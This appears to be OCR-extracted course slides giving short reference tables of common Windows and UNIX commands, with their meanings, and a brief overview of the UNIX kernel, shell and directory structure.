
Windows Commands

Command	Meaning
`ipconfig`	Shows the IP address of the system
`netstat`	Displays all active network connections and ports
`nslookup`	Displays information that you can use to diagnose Domain Name System (DNS) infrastructure
`ping`	Verifies connectivity to another TCP/IP computer
`chdir`	Shows the name of the current directory or changes the current folder
`dir`	Displays a directory's file list and subdirectories
`echo`	Turns the command-echoing feature on or off
`format`	Formats the disk
`help`	Provides online information about system commands
`label`	Creates, changes, or deletes the volume label of a harddisk
`mkdir`	Creates a directory or subdirectory
`nbtstat`	Displays protocol statistics and current TCP/IP connections
`systeminfo`	Displays comprehensive configuration information about a computer and its operating system




UNIX Operating System

- UNIX is an operating system which was first developed in the 1960s and designed for use on any type of computer system or computing device

Three main components


Kernel	Operating system brain Allocates time and memory to programs Handles file store and communicates with system calls
Shell	The interface between the user and the kernel
Programs	Processes running on the machine

Notes:



UNIX Directory Structure

- All files are grouped together in the **directory structure**
- The file system is arranged in a **hierarchical structure**, like an inverted tree
- The top of the hierarchy is traditionally called **root** (denoted by a slash "/")



UNIX Commands

Command	Syntax	Meaning
`ls`	`ls options files(s)`	List the contents of a directory
`cd`	`cd path`	Change directory
`mkdir`	`mkdir dirname`	Create a directory
`rmdir`	`rmdir dirname`	Remove directory
